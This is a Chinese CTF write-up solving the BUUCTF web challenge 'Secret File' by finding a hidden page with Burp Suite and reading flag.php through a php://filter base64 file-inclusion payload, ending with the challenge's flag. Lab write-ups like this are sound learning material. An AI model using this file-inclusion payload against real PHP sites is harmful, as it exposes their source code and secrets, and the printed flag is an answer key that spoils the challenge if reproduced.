
buuctf web Secret File

原创

4Walls_ 于 2020-10-12 13:43:49 发布 207 收藏

打开链接



直接F12查看源代码，发现一个超链接Archive_room.php


```
<body style="background-color:black;"><br><br><br><br><br><br>

    <h1 style="font-family:verdana;color:red;text-align:center;">你

    <p style="font-family:arial;color:red;font-size:20px;text-align
    <a id="master" href="./Archive_room.php" style="background-colo
    <div style="position: absolute;bottom: 0;width: 99%;"><p align=
</body>
```


访问该链接


点击**secret**跳转到**end.php**页面

跳转的时间很快，我们要用抓包工具**burp suite**
先打开拦截请求


在火狐浏览器打开代理设置



地址栏输入题目链接，回车，发现**burpsuite**闪动说明抓到了包，点击放包，在**HTTP**历史记录中查看记录，发现**secr3t.php**



访问**http://19ac6a3b-358e-4c02-8488-14ac228ca942.node3.buuoj.cn/secr3t.php**




访问**http://19ac6a3b-358e-4c02-8488-14ac228ca942.node3.buuoj.cn/flag.php**,发现什么都没有

那么有可能是**php**伪协议中的 **php://filter**，可以用来读取文件和源码，
上面的源码中的变量**file**是以**get**方式提交的

payload：

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



得到一串**base64**编码，直接**F12**在查看器中双击复制该编码并解码得到**flag**

```
<body style="background-color:black;"><br><br><br><br><br><br>

    <h1 style="font-family:verdana;color:red;text-align:center;">啊哈!你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>

    <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
        <?php
            echo "我就在这里";
            $flag = 'flag{2e7d3291-c81e-44bc-ae70-e46890d2db24}';
            $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
        ?>
    </p>
</body>

</html>
```